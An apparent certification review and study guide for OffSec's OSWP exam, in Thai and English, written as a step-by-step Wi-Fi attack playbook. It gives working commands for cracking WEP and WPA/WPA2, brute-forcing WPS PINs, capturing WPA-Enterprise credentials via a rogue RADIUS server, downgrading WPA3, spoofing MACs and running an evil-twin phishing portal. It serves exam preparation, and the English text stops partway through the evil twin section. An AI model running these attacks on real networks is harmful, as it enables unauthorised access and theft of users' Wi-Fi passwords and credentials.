OSWP Certification Review and Guideline
รีวิว OSWP ของ OffSec แบบ Wi-Fi playbook ละเอียด คำสั่งจริงทุกท่า WEP WPA/WPA2 handshake PMKID WPS pixie-dust WPA-Enterprise WPA3 evil twin MAC filter My OSWP review, written as a full Wi-Fi playbook with the real commands for every attack · WEP, WPA/WPA2 handshake and PMKID, WPS pixie-dust, WPA-Enterprise, WPA3, evil twin, and filter bypasses.

Present a certificate : Link
เกริ่นก่อน
OSWP หรือ OffSec Wireless Professional เป็นเซอร์สาย Wi-Fi / 802.11 ล้วน ๆ ของ OffSec ผูกกับคอร์ส PEN-210 (Foundational Wireless Network Attacks) สอบแบบลงมือเจาะ Wi-Fi จริงแล้วส่ง report ผมสอบผ่านครับ OSWP เป็นแบบ pass/fail ทาง OffSec ไม่แจ้งคะแนน
บล็อกนี้ผมทำเป็น playbook แบบละเอียด ไล่ทีละ encryption แต่ละท่ามีคำสั่งจริง ค่าที่ต้องรอเห็นก่อนไปต่อ (verify) และจุดที่คนพลาดบ่อย ขอเคลียร์ก่อนว่าคำสั่งทุกอันด้านล่างเป็นของสาธารณะ ระดับเดียวกับ playbook ที่หาอ่านได้ทั่วไป ผมจงใจใช้ตัวแปรแบบ generic ($bssid $essid $ch $client $mymac) ไม่ลง BSSID ชื่อ SSID หรือ key จริงในสนามสอบเลย เพราะกติกา OffSec ห้ามเปิดเผยข้อสอบ และวันสอบ ห้ามใช้ AI ทุกชนิด (โดน DQ)
สนามสอบเป็นยังไง
- 3 network scenario สลับทีละวงใน control panel (active ได้ทีละวง แต่ละวงคนละแบบ)
- แต่ละวงต้องหา key หรือ credential ให้ได้ แล้วต่อเข้า AP จริง ดึง proof จาก
http://192.168.1.1/proof.txt - ผ่าน = ได้ proof.txt 2 จาก 3 วง โดยมี 1 วงเป็นวงบังคับ
- เจาะ 3 ชั่วโมง 45 นาที แล้วมีอีก 24 ชั่วโมงส่ง report
- ใช้ได้: aircrack-ng suite, airmon-ng, tmux, tools แบบ manual · ห้าม: wifite / wifiphisher / besside-ng / wesside-ng, ตัว automate/wizard/wrapper ทุกชนิด และ AI chatbot (DQ)
- crack ใช้ wordlist ที่มากับ Kali (rockyou) พอ ไม่ต้องหา list ใหญ่กว่านี้
- ต้อง screenshot ต่อวง: key ที่ crack ได้ กับ proof.txt
- ใบเซอร์ไม่มีวันหมดอายุ
TIPเห็น ENC/AUTH ในตาราง airodump ปุ๊บ ให้รู้ทางยิงทันที
airodump เห็น ทาง คำสั่งแรก WEP + มี STATION ARP replay fake-auth -1แล้ว-3WEP ไม่มี client forge ARP frag -5+ packetforge + replay-2WPA2 PSK + client handshake deauth -0แล้ว hashcat-m 22000WPA2 PSK ไม่มี client PMKID hcxdumptool แล้ว hashcat -m 22000WPS Lck=No pixie-dust reaver -KWPA2 MGT Enterprise hostapd-wpe ดัก MSCHAPv2 แล้ว hashcat -m 5500WPA3 SAE+PSK downgrade rogue WPA2 ชื่อเดียวกัน SSID ซ่อน / MAC filter reveal / spoof deauth reveal / macchanger รู้ให้ครบทุกท่า เพราะสลับ scenario แล้วเจอได้ทุกแบบ ติดวงไหนเกิน 30-40 นาที สลับไปวงอื่นก่อนแล้วค่อยวนกลับ
เตรียมการ์ด + Recon
ทุกอย่างเริ่มที่ monitor mode และการ์ดต้อง inject ได้จริงก่อน (ไม่งั้นยิง attack ไม่ออกเลย) เปิด monitor แล้ว test injection ทันที ถ้าอยากได้ MAC ตัวเองไว้ใช้ในคำสั่งก็ดึงเก็บไว้
sudo airmon-ng check kill                  # ฆ่า NetworkManager/wpa_supplicant ที่แย่ง channel
sudo airmon-ng start wlan0                  # เปิด monitor -> ได้ interface ชื่อ wlan0mon
sudo aireplay-ng --test wlan0mon           # ต้องขึ้น "Injection is working!"
export mymac=$(macchanger -s wlan0mon | awk '/Current/{print $3}')   # เก็บ MAC ตัวเอง
จากนั้น scan รวม 2.4 กับ 5GHz อ่านให้ครบทุกคอลัมน์ก่อนเลือกท่า wash ไว้ list เฉพาะ AP ที่เปิด WPS
sudo airodump-ng --band abg wlan0mon                   # scan รวม 2.4+5GHz
sudo airodump-ng -c $ch --bssid $bssid -w cap wlan0mon # ล็อกเป้า + เขียนไฟล์ (ครึ่งล่างคือ STATION)
sudo wash -i wlan0mon                                  # เฉพาะ AP ที่เปิด WPS (ดู Lck)
อ่าน airodump: BSSID = MAC ของ AP · CH = channel · ENC/CIPHER = WEP/WPA/WPA2/WPA3 กับ CCMP/TKIP · AUTH = PSK/MGT/SAE/OPN · #Data = จำนวน packet (WEP ต้องพุ่ง) · ครึ่งล่าง STATION = client ที่ต่ออยู่ จดครบแล้วตั้งตัวแปรครั้งเดียว
export bssid=<BSSID> ch=<CH> essid="<ESSID>" client=<STATION_MAC>
export wordlist=/usr/share/wordlists/rockyou.txt
Playbook · ยิงตาม encryption
1. WEP
WEP ไม่ใช้ wordlist แต่แตกด้วย “จำนวน IV” (ค่าสุ่ม 24-bit ต่อ packet ที่ซ้ำเร็ว) งานคือทำให้ #Data พุ่งเร็วสุด แล้วพอ IV ~20,000+ ก็ crack กลับเป็น key ได้เลย เปิด airodump เก็บ IV ค้างไว้ใน terminal นึงเสมอ แล้วเลือกท่าเร่ง IV ท่าเดียวตามที่เจอ
sudo airodump-ng -c $ch --bssid $bssid -w wep wlan0mon # เปิดค้าง เฝ้า #Dataมี client ให้ fake-auth ให้ AP รู้จักการ์ดเราก่อน แล้ว ARP replay ยิง ARP ซ้ำ ๆ ให้ AP ตอบพร้อม IV ใหม่ทุกรอบ
sudo aireplay-ng -1 0 -a $bssid -h $mymac -e "$essid" wlan0mon  # fake auth -> "Association successful"
sudo aireplay-ng -3 -b $bssid -h $mymac wlan0mon               # ARP replay -> #Data พุ่ง
ไม่มี client ต้อง forge ARP เอง ดึง keystream ด้วย fragmentation (ถ้า frag ไม่ได้ค่อยใช้ chopchop -4) แล้ว packetforge เป็น ARP ปลอมยิง
sudo aireplay-ng -1 6000 -o 1 -q 10 -a $bssid -h $mymac wlan0mon  # fake auth ค้าง
sudo aireplay-ng -5 -b $bssid -h $mymac wlan0mon                 # frag -> ได้ fragment-*.xor (กด y)
packetforge-ng -0 -a $bssid -h $mymac -k 255.255.255.255 -l 255.255.255.255 -y fragment-*.xor -w arp.cap
sudo aireplay-ng -2 -r arp.cap wlan0mon                         # ยิง ARP ที่ forge -> #Data พุ่ง
fake-auth ไม่ขึ้น successful แปลว่าเป็น Shared-Key (SKA) ต้อง deauth เก็บ keystream .xor ก่อน แล้ว fake-auth แนบ keystream ด้วย -y
sudo aireplay-ng -0 1 -a $bssid -c $client wlan0mon            # deauth -> airodump เก็บ wep-*.xor
sudo aireplay-ng -1 0 -e "$essid" -y wep-*.xor -a $bssid -h $mymac wlan0mon   # fake auth แนบ keystream
sudo aireplay-ng -3 -b $bssid -h $mymac wlan0mon               # แล้ว ARP replay ปกติ
พอ #Data ~20,000+ ก็ crack (ไม่แตกทั้งที่ IV พอ ลอง -K KoreK หรืออย่าเก็บด้วย --ivs เพราะ PTW ต้องการ full packet)
aircrack-ng wep-01.cap            # "KEY FOUND! [ AA:BB:CC:DD:EE ]"
aircrack-ng -K wep-01.cap         # fallback KoreK ถ้า PTW วนไม่แตก
export KEY=AABBCCDDEE             # ก็อป key ตัด : ออก
2. WPA / WPA2-PSK
WPA/WPA2 แตกด้วย wordlist กับ 4-way handshake (หรือ PMKID จาก AP ตรง ๆ) เปิด airodump ล็อกเป้าเฝ้ามุมขวาบนรอคำว่า WPA handshake
sudo airodump-ng -c $ch --bssid $bssid -w hs wlan0mon # รอ "WPA handshake: $bssid"มี client เตะให้มัน reconnect แล้วดัก handshake (ไม่รู้ client ตัวไหน ตัด -c ออก = broadcast เตะทุกตัว)
sudo aireplay-ng -0 5 -a $bssid -c $client wlan0monไม่มี client ดึง PMKID จาก AP โดยตรง (ป้อน iface base wlan0 มันเปิด monitor เอง)
sudo hcxdumptool -i wlan0 -c ${ch}a -w pmkid.pcapng # -c ต้องมี band: 2.4GHz=6a, 5GHz=36bverify ก่อน crack เสมอ เช็คว่ามี handshake จริงกัน crack ของเสีย แล้วค่อยแปลงเข้า hashcat mode 22000 (รวม handshake กับ PMKID)
aircrack-ng hs-01.cap                                          # ต้องขึ้น "1 handshake"
tshark -r hs-01.cap -Y eapol                                   # เห็น EAPOL M1-M4
hcxpcapngtool -o hs.hc22000 hs-01.cap                          # ไม่มี client ใช้ pmkid.pcapng แทน
hashcat -m 22000 hs.hc22000 /usr/share/wordlists/rockyou.txt   # หรือ aircrack-ng hs-01.cap -w $wordlist
export PASS='<passphrase>'NOTEเจอ PMF (802.11w) เปิด deauth จะเด้งไม่ออก (คอลัมน์ MFP โชว์ค่า) ให้เลี่ยงไปทางเงียบ: เปิด airodump ค้างรอ client reconnect เอง, ดึง PMKID (ไม่ต้องมี client), หรือตั้ง twin ชื่อเดียวกันสัญญาณแรงกว่าดัน client roam มาเอง
3. WPS
WPS PIN 8 หลักไว้ต่อ Wi-Fi ง่าย ๆ จุดอ่อนคือ AP หลายรุ่นสุ่ม nonce อ่อน crack PIN แบบ offline ได้ในไม่กี่วิ (Pixie-Dust) ได้ PIN ก็ได้ WPA passphrase เลย เช็คให้ Lck เป็น No ก่อน แล้วลอง pixie ก่อนเสมอ
sudo wash -i wlan0mon                                # หา AP ที่เปิด WPS + Lck = No
sudo reaver -i wlan0mon -b $bssid -c $ch -K -vv       # pixie-dust -> "WPA PSK: '<pass>'"
sudo bully wlan0mon -b $bssid -c $ch -d -v 3          # ทางเลือก pixie อีกตัว
pixie ไม่ได้ค่อยลอง null-PIN หรือ PIN brute (online ช้า) พร้อมชุด flag กัน lock
sudo reaver -i wlan0mon -b $bssid -c $ch -p '' -vv                    # null-PIN บาง AP คาย PSK ทันที
sudo reaver -i wlan0mon -b $bssid -c $ch -S -N -L -A -d 1 -r 5:3 -vv  # PIN brute + กัน lock (พัก 3วิ ทุก 5 pin)
4. WPA-Enterprise
Enterprise (AUTH=MGT) ไม่ใช้ passphrase ร่วม แต่ละคน login user/pass ผ่าน RADIUS จุดอ่อนคือถ้า client ไม่ตรวจ certificate ของ server เราตั้ง rogue AP + fake RADIUS ชื่อเดียวกัน client จะส่ง username กับ MSCHAPv2 challenge/response มาให้ เอาไป crack offline
sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf   # ตั้ง ssid ใน conf ให้ตรงเป้า -> ดัก user + challenge + response ลง log
sudo eaphammer -i wlan0 --auth wpa-eap --essid "$essid" --creds   # ทางเลือก eaphammer
crack MSCHAPv2 ที่ได้ (log พิมพ์บรรทัดพร้อมก็อปให้เลย) ถ้า client บังคับตรวจ cert ให้ mimic subject จาก recon
hashcat -m 5500 "user::::response:challenge" /usr/share/wordlists/rockyou.txt   # GPU (NetNTLMv1 format)
asleap -C <challenge> -R <response> -W /usr/share/wordlists/rockyou.txt          # หรือ CPU
ได้ userwlan0)
cat > /tmp/ent.conf <<EOF
network={
  ssid="$essid"
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="$user"
  password="$pass"
  phase2="auth=MSCHAPV2"
}
EOF
sudo airmon-ng stop wlan0mon ; sudo wpa_supplicant -i wlan0 -c /tmp/ent.conf -B ; sudo dhclient wlan0
5. WPA3
WPA3 ใช้ SAE จับ handshake มา crack offline ไม่ได้ ท่าที่ใช้จริงคือถ้าเป็น transition mode (SAE+PSK ผสม) ตั้ง rogue AP WPA2 ชื่อเดียวกัน ให้ client fallback ลงมา WPA2 แล้วเก็บ handshake WPA2 ปกติไปแตก
printf 'interface=wlan1\ndriver=nl80211\nssid=%s\nhw_mode=g\nchannel=%s\nwpa=2\nwpa_key_mgmt=WPA-PSK\nrsn_pairwise=CCMP\nwpa_passphrase=Downgrade123\n' "$essid" "$ch" > /tmp/dg.conf
sudo hostapd /tmp/dg.conf                             # rogue WPA2 ชื่อเดียวกัน -> เก็บ handshake ที่ client fallback
# handshake ที่ได้ -> hashcat -m 22000 ปกติ
ถ้าเป็น SAE เพียว (PMF required) downgrade ไม่ได้ เหลือ online SAE dictionary (ยิงทีละ password กับ AP จริง ช้าและ noisy เหมาะรหัสสั้น) หรือ evil twin
6. Evil Twin / Rogue AP
ท่านี้โจมตีพฤติกรรมคน ไม่ใช่ crypto ได้ผลแม้ WPA3 ตั้ง AP ปลอมชื่อเดียวกับเป้าสัญญาณแรงกว่า + deauth ตัวจริง เหยื่อจะ roam มาต่อ twin แล้ว serve หน้า captive portal ขอ password ต้องมีการ์ด 2 ใบ (ใบหนึ่งทำ AP อีกใบ deauth)
printf 'interface=wlan1\ndriver=nl80211\nssid=%s\nhw_mode=g\nchannel=%s\n' "$essid" "$ch" > /tmp/ap.conf
sudo hostapd /tmp/ap.conf &                          # AP ปลอมชื่อ $essid บน wlan1
sudo ip addr add 10.0.0.1/24 dev wlan1
sudo dnsmasq -i wlan1 --dhcp-range=10.0.0.10,10.0.0.100,12h --address=/#/10.0.0.1 --no-daemon &  # ทุกโดเมนเด้งมาหน้า portal
sudo php -S 10.0.0.1:80 -t /var/www/portal &         # หน้า phishing เขียนเอง (เซฟ $_POST ลงไฟล์)
sudo aireplay-ng -0 0 -a $bssid wlan0mon             # deauth AP จริงตลอด ไล่เหยื่อมา twin
ได้ passphrase ที่เหยื่อกรอกแล้วยืนยันด้วย wpa_passphrase "$essid" "<guess>" | sudo wpa_supplicant -i wlan0 -c /dev/stdin ต่อ AP จริงติด = ถูก
7. MAC filter / Hidden SSID
MAC filter (fake-auth โดน reject ทั้งที่อยู่ใกล้ ไม่ใช่ SKA) ยืม MAC ของ client ที่ผ่าน filter มาใส่ (เลือกตัวที่ offline อยู่ ไม่งั้น MAC ชน)
sudo airmon-ng stop wlan0mon; sudo macchanger -m <ALLOWED_MAC> wlan0; sudo airmon-ng start wlan0 $chHidden SSID (airodump ขึ้น <length: N>) มี client ก็ deauth ให้ ESSID โผล่ตอน reconnect ไม่มี client ก็ brute ชื่อจาก wordlist
sudo aireplay-ng -0 5 -a $bssid -c $client wlan0mon  # deauth -> ESSID โผล่
sudo mdk4 wlan0mon p -t $bssid -f ssid_wordlist.txt  # brute ชื่อ (ไม่มี client)
ต่อ AP แล้วเก็บ proof.txt
ทุกวงจบเหมือนกัน ถอด monitor ก่อน แล้วต่อเข้า AP จริงด้วย key/passphrase ที่ได้ พอได้ IP ก็ curl เอา proof.txt ไป submit ใน control panel ทันที อย่ารอไปใส่ในรายงานอย่างเดียว
sudo airmon-ng stop wlan0mon ; sudo systemctl restart NetworkManager   # ถอด monitor ก่อนต่อ
# WEP:
sudo iwconfig wlan0 essid "$essid" key $KEY
# WPA/WPA2/WPS:
wpa_passphrase "$essid" "$PASS" | sudo wpa_supplicant -i wlan0 -c /dev/stdin -B
sudo dhclient wlan0 ; ip a show wlan0                 # ได้ IP = ต่อสำเร็จ
curl http://192.168.1.1/proof.txt                     # proof.txt -> submit ใน control panel
Gotcha ที่ทำคนตกบ่อย
จุดพลาดส่วนใหญ่ไม่ใช่การ crack แต่เป็นการ์ด/injection กับการ submit
- injection ไม่เข้า
aireplay-ng --test wlan0monก่อนเสมอ ไม่ผ่านให้ปิด power-save เข้าใกล้sudo iw reg set USลด rate fixed channel wlan0mon: -1(บน rtl8812au) เติม--ignore-negative-oneทั้ง airodump และ aireplay- เป้าอยู่ 5GHz แล้ว deauth เงียบ channel DFS (52-144) ห้าม TX ตามกฎ การ์ด drop เงียบ
sudo iw reg set USปลดบางช่อง ปลดไม่ได้ก็เก็บ handshake แบบ passive - airodump รันซ้ำ ไฟล์เด้งเป็น hs-02.cap handshake อยู่ไฟล์ล่าสุด
ls -t hs-*.cap | head -1แตกตัวนั้น - proof submit 2 ที่ control panel ระหว่างสอบ (แยกช่องต่อวง) กับในรายงาน 24 ชม. รอ submit ในรายงานอย่างเดียว = เสียวงนั้น
- VPN/control panel ค้าง ลด MTU ทีละ 50:
sudo ip link set dev tun0 mtu 1400 - ห้ามพิมพ์
clearประวัติ terminal คือหลักฐาน
กติกากับ report
รายงานต้องตั้งชื่อและ archive ให้ถูก format เป๊ะ ผิดคือ auto-fail ทั้งที่เจาะผ่าน
mv report.pdf OSWP-OS-XXXXX-Exam-Report.pdf                    # ตั้งชื่อตาม OSID ให้เป๊ะ
7z a OSWP-OS-XXXXX-Exam-Report.7z OSWP-OS-XXXXX-Exam-Report.pdf # .7z ห้ามใส่รหัสผ่าน
# upload https://upload.offsec.com ภายใน 24 ชม.
เนื้อในต้องเขียน methodology ทุกขั้น แต่ละวงมี screenshot ของ key ที่ crack ได้ กับ proof.txt คำสั่งจริงครบให้คนอื่นทำตามซ้ำได้ เขียนไปพร้อมสอบเลย ถ่าย output ทุกขั้นตั้งแต่นาทีแรก
สรุป
OSWP คุ้มสำหรับคนที่อยากเข้าใจ Wi-Fi security แบบลงมือจริง เพราะบังคับให้ทำทุกท่าด้วยมือ ตั้งแต่ monitor mode ไปจนถึง rogue AP ไม่ใช่แค่กด wifite รอผล (ซึ่งวันสอบก็ห้ามใช้) เนื้อหาไม่ยากถ้าซ้อม lab ครบ ข้อสอบสะท้อน exercise ใน PEN-210 ตรง ๆ และใบเซอร์ไม่มีวันหมดอายุ
จบแล้วครับสำหรับ OSWP playbook หวังว่าจะเป็นแนวทางให้คนที่กำลังจะสอบ ขอบคุณที่อ่านจนจบครับ :)
A quick intro
OSWP, the OffSec Wireless Professional, is OffSec’s purely Wi-Fi / 802.11 certification, tied to the PEN-210 course (Foundational Wireless Network Attacks). It is a hands-on wireless exam plus a report. I passed it; OSWP is pass/fail and OffSec does not report a score.
This is a full playbook: attack by attack, per encryption, each with the real commands, the value to wait for before moving on (verify), and the places people trip. To be clear, every command below is public material, the same depth as the playbooks you can already find online. I deliberately use generic variables ($bssid, $essid, $ch, $client, $mymac) and never include real exam BSSIDs, SSIDs, or keys, because OffSec’s rules forbid sharing exam content, and any AI is banned in the exam (instant DQ).
What the exam is like
- Three network scenarios switched one at a time from the control panel; each is a different type.
- For each you must recover the key or credentials, connect to the real AP, and read proof from
http://192.168.1.1/proof.txt. - You pass by obtaining proof.txt on two of the three, with one mandatory scenario.
- 3 hours 45 minutes to hack, then another 24 hours to submit the report.
- Allowed: the aircrack-ng suite, airmon-ng, tmux, manual tools. Forbidden: wifite / wifiphisher / besside-ng / wesside-ng, any automation, wizard, or wrapper, and AI chatbots (DQ).
- Cracking uses a default Kali wordlist (rockyou); you do not need anything bigger.
- Per scenario you must screenshot the cracked key and the proof.txt.
- The certification never expires.
TIPThe moment you read ENC/AUTH in airodump, know the line of attack.
airodump shows line first command WEP + a STATION ARP replay fake-auth -1then-3WEP, no client forge ARP frag -5+ packetforge + replay-2WPA2 PSK + client handshake deauth -0then hashcat-m 22000WPA2 PSK, no client PMKID hcxdumptool then hashcat -m 22000WPS Lck=No pixie-dust reaver -KWPA2 MGT Enterprise hostapd-wpe for MSCHAPv2 then hashcat -m 5500WPA3 SAE+PSK downgrade rogue WPA2 on the same name hidden SSID / MAC filter reveal / spoof deauth reveal / macchanger Know every family cold, because a scenario can be any of them. If one eats more than 30-40 minutes, switch and come back.
Card prep + Recon
Everything starts at monitor mode, and the card has to actually inject first (or no attack fires at all). Enable monitor, test injection immediately, and grab your own MAC to use in commands.
sudo airmon-ng check kill                  # kill NetworkManager/wpa_supplicant fighting for the channel
sudo airmon-ng start wlan0                  # enable monitor -> wlan0mon
sudo aireplay-ng --test wlan0mon           # must print "Injection is working!"
export mymac=$(macchanger -s wlan0mon | awk '/Current/{print $3}')   # keep your own MAC
Then scan both 2.4 and 5GHz and read every column before picking a line. wash lists only the WPS-enabled APs.
sudo airodump-ng --band abg wlan0mon                   # scan 2.4+5GHz
sudo airodump-ng -c $ch --bssid $bssid -w cap wlan0mon # lock the target + write a file (STATION is the bottom half)
sudo wash -i wlan0mon                                  # only WPS-enabled APs (watch Lck)
Reading airodump: BSSID = AP’s MAC · CH = channel · ENC/CIPHER = WEP/WPA/WPA2/WPA3 with CCMP/TKIP · AUTH = PSK/MGT/SAE/OPN · #Data = packet count (must climb for WEP) · the bottom half’s STATION = a connected client. Note them once into variables.
export bssid=<BSSID> ch=<CH> essid="<ESSID>" client=<STATION_MAC>
export wordlist=/usr/share/wordlists/rockyou.txt
Playbook · by encryption
1. WEP
WEP uses no wordlist; it breaks on the number of IVs (a 24-bit value per packet that repeats fast), so the job is to make #Data climb, and at ~20,000+ IVs you crack the key back out. Always leave an airodump collecting IVs in one terminal, then pick one line to pump IVs.
sudo airodump-ng -c $ch --bssid $bssid -w wep wlan0mon # leave open, watch #DataWith a client, fake-auth so the AP knows your card, then ARP-replay a captured ARP so the AP answers with a fresh IV every time.
sudo aireplay-ng -1 0 -a $bssid -h $mymac -e "$essid" wlan0mon  # fake auth -> "Association successful"
sudo aireplay-ng -3 -b $bssid -h $mymac wlan0mon               # ARP replay -> #Data climbs
No client, forge the ARP yourself: pull keystream with fragmentation (if frag fails, chopchop -4), then packetforge a fake ARP and replay it.
sudo aireplay-ng -1 6000 -o 1 -q 10 -a $bssid -h $mymac wlan0mon  # keep fake auth alive
sudo aireplay-ng -5 -b $bssid -h $mymac wlan0mon                 # frag -> fragment-*.xor (press y)
packetforge-ng -0 -a $bssid -h $mymac -k 255.255.255.255 -l 255.255.255.255 -y fragment-*.xor -w arp.cap
sudo aireplay-ng -2 -r arp.cap wlan0mon                         # replay the forged ARP -> #Data climbs
Fake-auth never says successful means Shared-Key (SKA): deauth to grab a keystream .xor first, then fake-auth with -y.
sudo aireplay-ng -0 1 -a $bssid -c $client wlan0mon            # deauth -> airodump grabs wep-*.xor
sudo aireplay-ng -1 0 -e "$essid" -y wep-*.xor -a $bssid -h $mymac wlan0mon   # fake auth with the keystream
sudo aireplay-ng -3 -b $bssid -h $mymac wlan0mon               # then ordinary ARP replay
At ~20,000+ #Data, crack (if it won’t break despite enough IVs, try -K KoreK, and never capture with --ivs since PTW needs full packets).
aircrack-ng wep-01.cap            # "KEY FOUND! [ AA:BB:CC:DD:EE ]"
aircrack-ng -K wep-01.cap         # KoreK fallback if PTW spins
export KEY=AABBCCDDEE             # copy the key, drop the colons
2. WPA / WPA2-PSK
WPA/WPA2 breaks on a wordlist against the 4-way handshake (or the PMKID straight from the AP). Lock the target in airodump and watch the top-right for WPA handshake.
sudo airodump-ng -c $ch --bssid $bssid -w hs wlan0mon # wait for "WPA handshake: $bssid"With a client, deauth it so it reconnects and you catch the handshake (drop -c to broadcast-deauth every client).
sudo aireplay-ng -0 5 -a $bssid -c $client wlan0monNo client, pull the PMKID from the AP directly (feed base wlan0, it enables monitor itself).
sudo hcxdumptool -i wlan0 -c ${ch}a -w pmkid.pcapng # -c needs a band: 2.4GHz=6a, 5GHz=36bAlways verify before cracking so you don’t crack junk, then convert to hashcat mode 22000 (which covers both handshake and PMKID).
aircrack-ng hs-01.cap                                          # must show "1 handshake"
tshark -r hs-01.cap -Y eapol                                   # see EAPOL M1-M4
hcxpcapngtool -o hs.hc22000 hs-01.cap                          # no client? use pmkid.pcapng instead
hashcat -m 22000 hs.hc22000 /usr/share/wordlists/rockyou.txt   # or aircrack-ng hs-01.cap -w $wordlist
export PASS='<passphrase>'NOTEIf PMF (802.11w) is on, deauth bounces off (the MFP column shows it). Go quiet instead: leave airodump open and wait for a natural reconnect, pull the PMKID (no client needed), or stand up a same-name twin with a stronger signal to make a client roam over on its own.
3. WPS
WPS is an 8-digit PIN for easy joining. Its weakness: many APs use weak nonces, so the PIN cracks offline in seconds (Pixie-Dust), and the PIN hands you the WPA passphrase directly. Confirm Lck is No, and always try pixie first.
sudo wash -i wlan0mon                                # find WPS APs with Lck = No
sudo reaver -i wlan0mon -b $bssid -c $ch -K -vv       # pixie-dust -> "WPA PSK: '<pass>'"
sudo bully wlan0mon -b $bssid -c $ch -d -v 3          # alternate pixie tool
If pixie fails, try a null-PIN or a PIN brute (online, slow) with a lock-evasion flag set.
sudo reaver -i wlan0mon -b $bssid -c $ch -p '' -vv                    # some APs cough up the PSK on a null PIN
sudo reaver -i wlan0mon -b $bssid -c $ch -S -N -L -A -d 1 -r 5:3 -vv  # PIN brute + lock evasion (pause 3s every 5 pins)
4. WPA-Enterprise
Enterprise (AUTH=MGT) has no shared passphrase; each user logs in through RADIUS. The weakness: if the client does not validate the server certificate, you stand up a rogue AP with a fake RADIUS on the same name, and the client sends its username and MSCHAPv2 challenge/response, which you crack offline.
sudo hostapd-wpe /etc/hostapd-wpe/hostapd-wpe.conf   # set the ssid in the conf -> capture user + challenge + response in the log
sudo eaphammer -i wlan0 --auth wpa-eap --essid "$essid" --creds   # eaphammer alternative
Crack the captured MSCHAPv2 (the log prints a ready-to-copy line); if the client insists on validating the cert, mimic its subject from recon.
hashcat -m 5500 "user::::response:challenge" /usr/share/wordlists/rockyou.txt   # GPU (NetNTLMv1 format)
asleap -C <challenge> -R <response> -W /usr/share/wordlists/rockyou.txt          # or CPU
With userwlan0, monitor removed).
cat > /tmp/ent.conf <<EOF
network={
  ssid="$essid"
  key_mgmt=WPA-EAP
  eap=PEAP
  identity="$user"
  password="$pass"
  phase2="auth=MSCHAPV2"
}
EOF
sudo airmon-ng stop wlan0mon ; sudo wpa_supplicant -i wlan0 -c /tmp/ent.conf -B ; sudo dhclient wlan0
5. WPA3
WPA3 uses SAE, so a captured handshake will not crack offline. The practical line: if it is transition mode (SAE+PSK together), stand up a rogue WPA2 AP on the same name so a client falls back to WPA2, then collect an ordinary WPA2 handshake to crack.
printf 'interface=wlan1\ndriver=nl80211\nssid=%s\nhw_mode=g\nchannel=%s\nwpa=2\nwpa_key_mgmt=WPA-PSK\nrsn_pairwise=CCMP\nwpa_passphrase=Downgrade123\n' "$essid" "$ch" > /tmp/dg.conf
sudo hostapd /tmp/dg.conf                             # rogue WPA2 on the same name -> catch the fallback handshake
# the captured handshake -> hashcat -m 22000 as usual
If it is pure SAE (PMF required) you cannot downgrade; that leaves an online SAE dictionary (one guess per exchange against the real AP, slow and noisy, best for short passwords) or an evil twin.
6. Evil Twin / rogue AP
This attacks people, not crypto, so it works even against WPA3. Stand up a fake AP on the target’s name with a stronger signal, deauth the real one, and clients roam to your twin, where a captive portal asks for the password. It needs two cards (one is the AP, one deauths).
printf 'interface=wlan1\ndriver=nl80211\nssid=%s\nhw_mode=g\nchannel=%s\n' "$essid" "$ch" > /tmp/ap.conf
sudo hostapd /tmp/ap.conf &                          # fake AP named $essid on wlan1
sudo ip addr add 10.0.0.1/24 dev wlan1
sudo dnsmasq -i wlan1 --dhcp-range=10.0.0.10,10.0.0.100,12h --address=/#/10.0.0.1 --no-daemon &  # every domain bounces to the portal
sudo php -S 10.0.0.1:80 -t /var/www/portal &         # your own phishing page (saves $_POST to a file)
